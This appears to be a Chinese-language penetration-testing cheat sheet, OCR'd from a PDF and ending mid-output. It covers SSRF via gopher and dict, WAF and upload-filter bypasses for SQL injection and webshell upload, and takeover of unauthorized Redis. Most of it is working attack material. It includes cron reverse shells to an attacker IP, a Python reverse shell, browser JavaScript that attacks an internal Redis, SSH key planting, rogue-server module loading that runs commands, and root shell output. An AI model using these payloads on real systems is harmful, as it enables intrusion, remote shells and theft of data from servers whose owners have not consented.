
本地可执行

```
[root@localhost bin]# curl -v 'gopher://127.0.0.1:6379/_*3%0d%0a$3%0d%0aset%0d%0
a$1%0d%0a1%0d%0a$63%0d%0a%0a%0a%0a*/1 * * * * bash -i >& /dev/tcp/192.168.0.108/
12138 0>&1%0a%0a%0a%0a%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$3%0d%0
adir%0d%0a$16%0d%0a/var/spool/cron/%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset
%0d%0a$10%0d%0adbfilename%0d%0a$4%0d%0aroot%0d%0a*1%0d%0a$4%0d%0asave%0d%0a*1%0d
%0a$4%0d%0aquit%0d%0a'
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to 127.0.0.1 (127.0.0.1) port 6379 (#0)
+OK
+OK
+OK
+OK
+OK
* Closing connection 0
[root@localhost bin]#
```

远程执行需对空格进行编码后再url编码一次

```
*3%0d%0a$3%0d%0aset%0d%0a$1%0d%0a1%0d%0a$63%0d%0a%0a%0a%0a*/1%20*%20*%20*%20*%20bash%20-
i%20>&%20/dev/tcp/192.168.0.108/12138%200>&1%0a%0a%0a%0a%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$3%0d%0adir%0d%0a$16%
0d%0a/var/spool/cron/%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$10%0d%0adbfilename%0d%0a$4%0d%0aroot%0d%0a*1%0d%0a$4%0d
%0asave%0d%0a*1%0d%0a$4%0d%0aquit%0d%0a
```





协议

```
Curl版本需低于7.15.1
file:可回显时，使用file读取任意文件
dict:查看端口，操作内网服务
gopher:可发出get/post请求
使用gopher协议时，要进行两次url编码
http/https:探测存活主机
```

dict协议写shell

```
?url=dict://127.0.0.1:6379/set:x:<?php phpinfo();?>
?url=dict://127.0.0.1:6379/config:set:dir:/www/wwwroot/
?url=dict://127.0.0.1:6379/config:set:dbfilename:php.php
?url=dict://127.0.0.1:6379/save
Unicode编码
?url=dict://127.0.0.1:6379/set:x:"\x3C\x3Fphp\x20echo `$_GET[x]`\x3B\x3F\x3E"
```

slaveof复制shell到目标

```
From:http://r3start.net/index.php/2020/05/09/683
你的redis设置一个shell的键
Yourredis>FLUSHALL
Yourredis>set shell "<?php phpinfo();?>"
?url=dict://127.0.0.1:6379/slaveof:yourredisIP:6379
?url=dict://127.0.0.1:6379/config:set:dir:/www/wwwroot/
?url=dict://127.0.0.1:6379/config:set:dbfilename:test.php
?url=dict://127.0.0.1:6379/save
?url=dict://127.0.0.1:6379/slaveof:no:one
```

slaveof反弹shell

```
?url=dict://127.0.0.1:6379/slaveof: yourredisIP:6379
?url=dict://127.0.0.1:6379/config:set:dbfilename:exp.so
```

```
?url=dict://127.0.0.1:6379/MODULE:LOAD:./exp.so
?url=dict://127.0.0.1:6379/SLAVEOF:NO:ONE
?url=dict://127.0.0.1:6379/config:set:dbfilename:dump.rdb
?url=dict://127.0.0.1:6379/system.exec:'curl x.x.x.x/x'
?url=dict://127.0.0.1:6379/system.rev:x.x.x.x:8887
```

Fuzz/扫描web

```
#dirb http://192.168.0.1 /root/asp.txt,/root/dir.txt -a "USER-AGENT" -c "Cookie" -z 100
#nikto -C all -h http://192.168.0.107 nikto扫描web服务
#wpscan --url http://192.168.0.107/ -e u --wordlist /root/wordlist.txt 枚举用户爆破密码
#wpscan --url http://192.168.0.107/ -e vp 扫描漏洞插件
#perl joomscan.pl --url 192.168.0.107
```

WFuzz

```
爆破文件和文件夹
>wfuzz -w wordlist URL/FUZZ.php
>wfuzz -w wordlist URL/FUZZ
枚举数字参数
>wfuzz -z range,000-999 -b session=session -b cookie=cookie http://127.0.0.1/getuser.php?uid=FUZZ
POST账号密码爆破FUZnZ
>wfuzz -w userList -w pwdList -d "username=FUZZ&password=FUZ2Z" http://127.0.0.1/login.php
随机HTTP头
>wfuzz -z range,0000-9999 -H "X-Forwarded-For: FUZZ" http://127.0.0.1/get.php?userid=666
使用代理fuzz
>wfuzz -w wordlist -p 127.0.0.1:1087:SOCKS5 URL/FUZZ
基础认证爆破
>wfuzz -z list,"username-password" --basic FUZZ:FUZZ URL
【结果过滤】--hc或--ss不显示符合条件的结果。
【结果过滤】--sc或--sl或--sw或--sh显示符合条件的结果。
```

Cewl

```
爬行网站存为字典
>cewl http://www.qq.com/ -w dict.txt
指定字典长度
>cewl http://www.qq.com/ -m 9 -w dict.txt
网站提取Email
>cewl http://www.qq.com/ -n -e
```


Dirsearch


```
>python3 dirsearch.py --random-user-agents --recursive --thread 50 --extension php --plain-text-report report.txt -url
http://127.0.0.1
```

Bypass WAF


SQL注入分块传输

```
https://github.com/c0ny1/chunked-coding-converter
```







跑注入点被拦截



使用分块传输，右键选择



使用SQLMAP跑注入




```
>python sqlmap.py -r 1.txt --batch --proxy=http://127.0.0.1:8080 --dbs
```

```
---
[19:06:02] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.23
back-end DBMS: MySQL >= 5.0.12
[19:06:02] [INFO] fetching database names
available databases [5]:
[*] db
[*] information_schema
[*] mysql
[*] performance_schema
[*] test
```

自动提供可用的tamper

```
https://github.com/m4ll0k/Atlas
GET类型的注入
python atlas.py --url http://site.com/index/id/%%10%% --payload="-1234 AND 4321=4321-- AAAA" --random-agent -v
POST类型的注入
python atlas.py --url http://site.com/index/id/ -m POST -D 'test=%%10%%' --payload="-1234 AND 4321=4321-- AAAA" --random-agent -v
请求头注入
python atlas.py --url http://site.com/index/id/ -H 'User-Agent: mozilla/5.0%%inject%%' -H 'X-header: test' --payload="-1234 AND 4321=4321-- AAAA" --random-agent -v
组合tamper
python atlas.py --url http://site.com/index/id/%%10%% --payload="-1234 AND 4321=4321-- AAAA" --concat "equaltolike,htmlencode" --random-agent -v
列出tamper
python atlas.py -g
例子
注入
python sqlmap.py -u 'http://site.com/index.php?id=Price_ASC' --dbs --random-agent -v 3
```

```
[16:14:40] [DEBUG] setting match ratio for current parameter to 0.967
[16:14:40] [PAYLOAD] Price_ASC AND 6480=6480
[16:14:41] [PAYLOAD] Price_ASC') AND 8716=4837 AND ('yajr'='yajr
[16:14:42] [INFO] heuristics detected web page charset 'ascii'
[16:14:42] [DEBUG] got HTTP error code: 403 (Forbidden)
[16:14:42] [WARNING] potential permission problems detected ('Access Denied')
```

```
可以看到被拦截了
查找能绕过的tamper
python atlas.py --url 'http://site.com/index.php?id=Price_ASC' --payload="') AND 8716=4837 AND ('yajr'='yajr" --random-agent -v
```

```
[15:34:58] [INFO] trying with "space2mysqldash" tamper...
[15:34:58] [PAYLOAD] --%0Aand--%0A(select--%0Asubstring(@@version,1,1))='X'
[15:34:58] [INFO] URL: https://                                    'term=--%0Aand--%0A(select--%0Asubst
[15:34:58] [WARN] return HTTP error code: "403"
[15:34:58] [INFO] trying with "versionedkeywords" tamper...
[15:34:58] [PAYLOAD] /*!and*/(/*!select*/substring(@@/*!version*/,1,1))='X'
[15:34:58] [INFO] URL: https://                                    'term=/*!and*/(/*!select*/substring(
[15:34:58] [INFO] return HTTP code "200", a potential tamper is found: "versionedkeywords"
[15:34:58] [INFO] trying with "0x2char" tamper...
```

```
根据返回码200得到一个可绕过waf的tamper
versionedkeywords这个tamper
继续注入
python sqlmap.py -u 'http://site.com/index.php?id=Price_ASC' --dbs --random-agent -v 3 --tamper=versionedkeywords
根据状态码来判断有时会有点鸡肋，但是也能用用，随机发挥吧。
```

垃圾数据

```
#coding=utf-8
import random,string
from urllib import parse
# code by yzddMr6
varname_min = 5
varname_max = 15
data_min = 20
```

```
data_max = 25
num_min = 50
num_max = 100
def randstr(length):
    str_list = [random.choice(string.ascii_letters) for i in range(length)]
    random_str = ''.join(str_list)
    return random_str
def main():
    data={}
    for i in range(num_min,num_max):
        data[randstr(random.randint(varname_min,varname_max))]=randstr(random.randint(data_min,data_max))
    print('&'+parse.urlencode(data)+'&')
main()
放到要注入的字段前后
```

上传bypass

图片文件头

```
PNG 的文件头为十六进制的 89 50 4E 47 0D 0A 1A 0A
GIF 为 47 49 46 38 37 61
JPG 为 FF D8 FF E0
```

添加图片头或合并图片包含

后缀大小写

文件名前缀加[0x09]

上传.htaccess

```
SetHandler application/x-httpd-php
```

二次渲染

```
GIF
找好一个大一点的GIF，尾部使用c32插入shell，上传，下载回来，使用burp的comparer功能找出整个文件没有被渲染的位置，插入shell再上传
JPG
使用脚本直接生成
https://github.com/BlackFan/jpg_payload
PNG
使用脚本直接生成
先取消php.ini注释;extension=php_gd2.dll
<?php
$p = array(0xa3, 0x9f, 0x67, 0xf7, 0x0e, 0x93, 0x1b, 0x23,
       0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae,
       0x22, 0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc,
       0x5a, 0x01, 0xdc, 0x5a, 0x01, 0xdc, 0xa3, 0x9f,
       0x67, 0xa5, 0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c,
       0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d,
       0x60, 0x65, 0x7d, 0x52, 0x9d, 0xad, 0x88, 0xa1,
       0x66, 0x44, 0x50, 0x33);
$img = imagecreatetruecolor(32, 32);
for ($y = 0; $y < sizeof($p); $y += 3) {
    $r = $p[$y];
    $g = $p[$y+1];
    $b = $p[$y+2];
    $color = imagecolorallocate($img, $r, $g, $b);
    imagesetpixel($img, round($y / 3), 0, $color);
}
imagepng($img,'./1.png');
?>
```

上传php3,php4,phtml等

文件名后加::$DATA

```
ConTent-Disposition: form-data; name="filepath"; filename="1.asp::$DATA"
ConTent-Disposition: form-data; name="filepath"; filename="1.asp::$DATA\0x00\1.asp0x00.jpg"
```

asp . (空格+.)

php. .(点+空格+点)

双写phphpp

00截断

```
Get参数00截断直接添加%00
POST参数00截断修改hex为00
```

修改一些固定的参数

文件名去掉双引号

加一个filename1的参数

form变量改成f+orm

去掉form-data

在Content-Disposition或form-data;后添加多个空格

引号回车

```
ConTent-Disposition: form-data; name="filepath"; filename="backlion.asp
"
```

Content-Type和ConTent-Disposition调换位置

文件名前缀加空格

```
filename=    "1.asp"
```

name前加空格

```
Content-Disposition: form-data;      name="uploaded"; filename="1.asp"
```

form-data的前后加上+

```
Content-Disposition: +form-data; name="filepath"; filename="1.asp"
```

ASP+IIS

```
s%elect>select
s%u0065lect>select
s%u00f0lect>select
s%u0045lect = s%u0065lect = %u00f0lect
u -->%u0055 --> %u0075
n -->%u004e --> %u006e
i -->%u0049 --> %u0069
o -->%u004f --> %u006f -->%u00ba
s -->%u0053 --> %u0073
l -->%u004c --> %u006c
e -->%u0045 --> %u0065-->%u00f0
c -->%u0043 --> %u0063
t -->%u0054 -->%u0074 -->%u00de -->%u00fe
f -->%u0046 -->%u0066
r -->%u0052 -->%u0072
m -->%u004d -->%u006d
```

Asp+iis&aspx+iis

```
s%u006c%u0006ect>select
```

apache

```
TEST /sql.php?id=1 HTTP/1.1
```

大小写/关键字

```
UniOn SeLECT
Mid()substring() ▯ substr()
Hex()▯ascii()
```

```
sleep() =benchmark()
concat_ws()=group_concat()
```

双重url编码

变换请求方式

HPP参数污染

```
id=1&id=2&id=3
得到的结果：Asp.net + iis：id=1,2,3
Asp+iis：id=1,2,3
Php+apache：id=3
MSSQL：
GET+POST：
GET:http://192.168.125.140/test/sql.aspx?id=1 union/*
post:  id=2*/select null,null,null
无逗号形式：
?id=1 union select 1&id=2&id=3&id=4 from admin--（）
利用逗号：
?a=1+union/*&b=*/select+1,pass/*&c=*/from+users--
无效参数形式：
?a=/*&sql=xxx&b=*/  a,b为无效参数
溢出形式：?id=1/*&id=*//*&id=*//*......&id=*//*&id=*/ union  select null,system_user,null from INFORMATION_SCHEMA.schemata
MYSQL：
?id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=….. &id=1 union select 1,2 from admin
```

数据库

Access

```
空格符
%09、%0a、%0c、%0d、%16
```

Mysql

```
注释符
#、/*...*/、--[空格] ...
空格符
[0x09,0x0a-0x0d,0x20,0xa0]
特殊符号
%a 换行符，可结合注释符使用%23%0a，%2d%2d%0a。
%21  !  叹号
%2b  +  加号
%2d  -  减号
%40  @  符号
%7e   ~  波浪号
Id=1 union select(1),user()
Id=1 union /!12345select/1,user()
Id=1 union select@1,user()
Id=1 union select {x 1},user()
Id=1 union select"1",user()
Id=1 union select\N,user()
Id=1 union select 1,user()`
Id=1 union select 1,user()""
Id=1 union select 1,user()A
Id=1 union select 1,user()`b
Id=1 union(select 1,(select/!schema_name/from information_schema.SCHEMATA limit 1,1))
Id=1 union(select 1,(select{x schema_name}from information_schema.SCHEMATA limit 1,1))
Id=1 union(select 1,(select(schema_name)from information_schema.SCHEMATA limit 1,1))
浮点数
Id= 1.0union select 1,user()
Id= 1.union select 1,user()
Id= 1E0union select 1,user()
Id=\Nunion select 1,user()
Id=1 unionselect user(),2.0from admin
Id=1 union select user(),8e0from admin
Id=1 union select user(),\Nfrom admin
内联注释
/*!UnIon12345SelEcT*/ 1,user()   //数字范围 1000-50540
mysql黑魔法
select{x username}from {x11 test.admin};
函数
截取
Mid(version(),1,1)
Substr(version(),1,1)
```

```
Substring(version(),1,1)
Lpad(version(),1,1)
Rpad(version(),1,1)
Left(version(),1)
reverse(right(reverse(version()),1))
连接
concat(version(),'|',user());
concat_ws('|',1,2,3)
字符转换
Ascii() Char() Hex() Unhex()
过滤逗号
127' UNION SELECT * FROM ((SELECT1)a JOIN (SELECT2)b JOIN (SELECT3)c JOIN (SELECT4)d JOIN (SELECT5)e)#
相当于 union select 1,2,3,4,5
union select * from (select 1)a join(select{x schema_name} from information_schema.SCHEMATA limit 1,1)b
limit 1 offset 0相当于limit 1,0
mid(version() from 1 for 1)相当于Mid(version(),1,1)
<>被过滤
id=1 and ascii(substr(database(),0,1))>64
比较符
greatest(n1,n2,n3,等)函数返回输入参数(n1,n2,n3,等)的最大值
id=1 and greatest(ascii(substr(database(),0,1)),64)=64
函数构造
sleep(5)/benchmark(10000000,SHA1(1))
id=1 xor sleep%23%0a(5)
id=1 xor sleep%2d%2d%0a(5)
id=1 xor sleep([%20]5)
id=1 xor benchmark%0a(10000000,SHA1(1))
id=1 xor sleep[空白字符](5)
select{x[可填充字符]1}
```

MSSQL

```
注释符
/*、--、;00%、/**/
空格符
[0x01-0x20][0x0a-0x0f][0x1a-0x-1f]
特殊符号
%3a 冒号
id=1 union:select 1,2 from:admin
id=1 union select+1,'2',db_name() from admin
id=1 union select-1,'2',db_name() from admin
id=1 union select.1,'2',db_name() from admin
id=1 union select:1,'2',db_name() from admin
id=1 union select~1,'2',db_name() from admin
id=1%20union%20select%201,'2',db_name()%80from%20admin
id=1 union select 1,'2',db_name+() from admin
函数变形: db_name[空白字符]()
浮点数
id=1.1union select 1,'2',db_name()
id=1e0union select 1,'2',db_name()
运算符
id=1-1union select '1',system_user,3 from admin
id=1e-union select '1',system_user,3 from admin
字符串截取函数
Substring(@@version,1,1)
Left(@@version,1)
Right(@@version,1)
charindex('test',db_name())
字符串转换函数
Ascii('a')=char(97) 括号之间可添加空格
```

WAF

```
同时提交GET和POST
访问HTTP绕过对HTTPS的防护
%00截断
参数填充垃圾数据，缓冲区溢出
X-FORWARDED-FOR伪造绕过
静态文件/sql.php/1.js?id=1绕过
白名单绕过，URL只要存在某字符就不会拦截
/sql.php/admin.php?id=1
/sql.php?a=/manage/&b=../etc/passwd
/../../../manage/../sql.asp?id=2
伪造User-agent绕过，可改为爬虫agent
```

未授权访问

Redis未授权访问

测试

```
>redis-cli -h 127.0.0.1 flunshall
192.168.0.110:6379>ping
PONG 存在未授权访问
```

JS打内网

```
var cmd = new XMLHttpRequest();
cmd.open("POST", "http://127.0.0.1:6379");
cmd.send('flushall\r\n');
var cmd =new XMLHttpRequest();
cmd.open("POST", "http://127.0.0.1:6379");
cmd.send('eval \'' + 'redis.call(\"set\",\"1\",\"\\n\\n*/1 * * * * /bin/bash -i >&/dev/tcp/外网IP/5566
0>&1\\n\\n\");redis.call(\"config\", \"set\", \"dir\",\"/var/spool/cron/\"); redis.call(\"config\",\"set\", \"dbfilename\",
\"root\");' + '\' 0' +"\r\n");
var cmd =new XMLHttpRequest();
cmd.open("POST", "http://127.0.0.1:6379");
cmd.send('save\r\n');
```

反弹shell

```
保存为sh
echo -e "\n\n*/1 * * * * /bin/bash -i >& /dev/tcp/192.168.0.108/12138 0>&1\n\n"|redis-cli -h $1 -p $2 -x set 1
echo -e "\n\n */1 * * * * python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.0.108",12138));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'\n\n"|redis-cli -h $1 -p $2 -x set 1
redis-cli -h $1 -p $2 config set dir /var/spool/cron/
redis-cli -h $1 -p $2 config set dbfilename root
redis-cli -h $1 -p $2 save
redis-cli -h $1 -p $2 quit
执行
>bash 1.sh 192.168.0.120 6379
```

```
[root@localhost cron]# crontab -l
REDIS0009       redis-ver5.0.3
redis-bits@ctime^dused-mem0
 aof-preamble@B

*/1 * * * * /bin/bash -i >& /dev/tcp/192.168.0.108/12138 0>&1


 c([root@localhost cron]#
root@ykali:/var/www/html# nc -lvvp 12138
listening on [any] 12138 ...
192.168.0.120: inverse host lookup failed: Unknown host
connect to [192.168.0.108] from (UNKNOWN) [192.168.0.120] 41906
bash: cannot set terminal process group (16943): Inappropriate ioctl for devic
bash: no job control in this shell
[root@localhost ~]# id
id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:uncon
[root@localhost ~]#
```

写shell

```
6379> config set dir /var/www/html/
6379> config set dbfilename shell.php
6379> set x "<?php phpinfo();?>"
6379> save
```

SSH

```
ssh-keygen
本地生成一对密钥
https://github.com/JoyChou93/hackredis
>ssh-keygen -t rsa -C "xx@xx.com"
>(echo -e "\n\n"; cat /root/.ssh/id_rsa.pub; echo -e "\n\n") > qq.txt
>redis-cli -h 127.0.0.1 flunshall
>cat qq.txt | redis-cli -h 127.0.0.1 -x set crackit
>redis-cli -h 127.0.0.1
6379> config set dir /root/.ssh/
6379> config set dbfilename "authorized_keys"
```

```
6379> save
本地登录
#ssh -i id_rsa root@11.11.11.11
```

redis-rogue-getshell

```
https://github.com/vulhub/redis-rogue-getshell
需要python3.0以上
编译
>cd RedisModulesSDK/
>make
会在此目录下生成exp.so
执行命令
>python3 redis-master.py -r 192.168.0.120 -p 6379 -L 192.168.0.108 -P 12138 -f RedisModulesSDK/exp.so -c "cat /etc/passwd"
```

```
root@ykali:~/redis-rogue-getshell# python3 redis-master.py -r 192.168.0.120 -p 6379 -L 192.168
.0.108 -P 12138 -f RedisModulesSDK/exp.so -c "cat /etc/passwd"
>> send data: b'*3\r\n$7\r\nSLAVEOF\r\n$13\r\n192.168.0.108\r\n$5\r\n12138\r\n'
>> receive data: b'+OK\r\n'
>> send data: b'*4\r\n$6\r\nCONFIG\r\n$3\r\nSET\r\n$10\r\ndbfilename\r\n$6\r\nexp.so\r\n'
>> receive data: b'+OK\r\n'
>> receive data: b'*1\r\n$4\r\nPING\r\n'
>> receive data: b'*3\r\n$8\r\nREPLCONF\r\n$14\r\nlistening-port\r\n$4\r\n6379\r\n'
>> receive data: b'*5\r\n$8\r\nREPLCONF\r\n$4\r\ncapa\r\n$3\r\neof\r\n$4\r\ncapa\r\n$6\r\npsyn
c2\r\n'
>> receive data: b'*3\r\n$5\r\nPSYNC\r\n$40\r\n7b70f19633fdda2880dfbedbe77a3ef7ce821077\r\n$1\
r\n1\r\n'
>> send data: b'*3\r\n$6\r\nMODULE\r\n$4\r\nLOAD\r\n$8\r\n./exp.so\r\n'
>> receive data: b'+OK\r\n'
>> send data: b'*3\r\n$7\r\nSLAVEOF\r\n$2\r\nNO\r\n$3\r\nONE\r\n'
>> receive data: b'+OK\r\n'
>> send data: b'*4\r\n$6\r\nCONFIG\r\n$3\r\nSET\r\n$10\r\ndbfilename\r\n$8\r\ndump.rdb\r\n'
>> receive data: b'+OK\r\n'
>> send data: b'*2\r\n$11\r\nsystem.exec\r\n$15\r\ncat /etc/passwd\r\n'
>> receive data: b'$2597\r\nroot:x:0:0:root:/root:/bin/bash\nbin:x:1:1:bin:/bin:/sbin/nologin\
ndaemon:x:2:2:daemon:/sbin:/sbin/nologin\nadm:x:3:4:adm:/var/adm:/sbin/nologin\nlp:x:4:7:lp:/v
ar/spool/lpd:/sbin/nologin\nsync:x:5:0:sync:/sbin:/bin/sync\nshutdown:x:6:0:shutdown:/sbin:/sb
in/shutdown\nhalt:x:7:0:halt:/sbin:/sbin/halt\nmail:x:8:12:mail:/var/spool/mail:/sbin/nologin\
noperator:x:11:0:operator:/root:/sbin/nologin\ngames:x:12:100:games:/usr/games:/sbin/nologin\n
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin\nnobody:x:65534:65534:Kernel Overflow User:/:/sbin
```

redis-rogue-server

```
https://github.com/n0b0dyCN/redis-rogue-server
需要python3.6以上
编译
>cd RedisModulesSDK/exp
>make
执行
>./redis-rogue-server.py --rhost 192.168.0.120 --lhost 192.168.0.108
```

```
root@ykali:~/redis-rogue-server# ./redis-rogue-server.py --rhost 192.168.0.120 --lhost 192.168
.0.108
_____ _ _ _____ _____
| __ \ (_) | __ \ | __ \
